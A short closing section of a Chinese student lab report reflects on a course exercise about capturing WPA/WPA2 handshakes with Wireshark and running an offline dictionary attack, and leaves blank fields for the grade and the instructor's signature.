十二、对本实验过程及方法、手段的改进建议

本实验设计与教材结合紧密，其中编写 Python 程序对 WPA 协议进行离线字典攻击具有一定难度。通过本实验，我熟悉掌握了 Wireshark 软件的使用和 WPA/WPA2 协议的原理以及 4-way 握手。离线字典攻击的实践，强化了学生对相关协议及其配置的理解与掌握。此外，通过使用 Wireshark 抓包工具，使学生了解相关协议的报文，对网络安全攻防技术的深入学习打下了坚实的基础。

报告评分：

指导教师签字：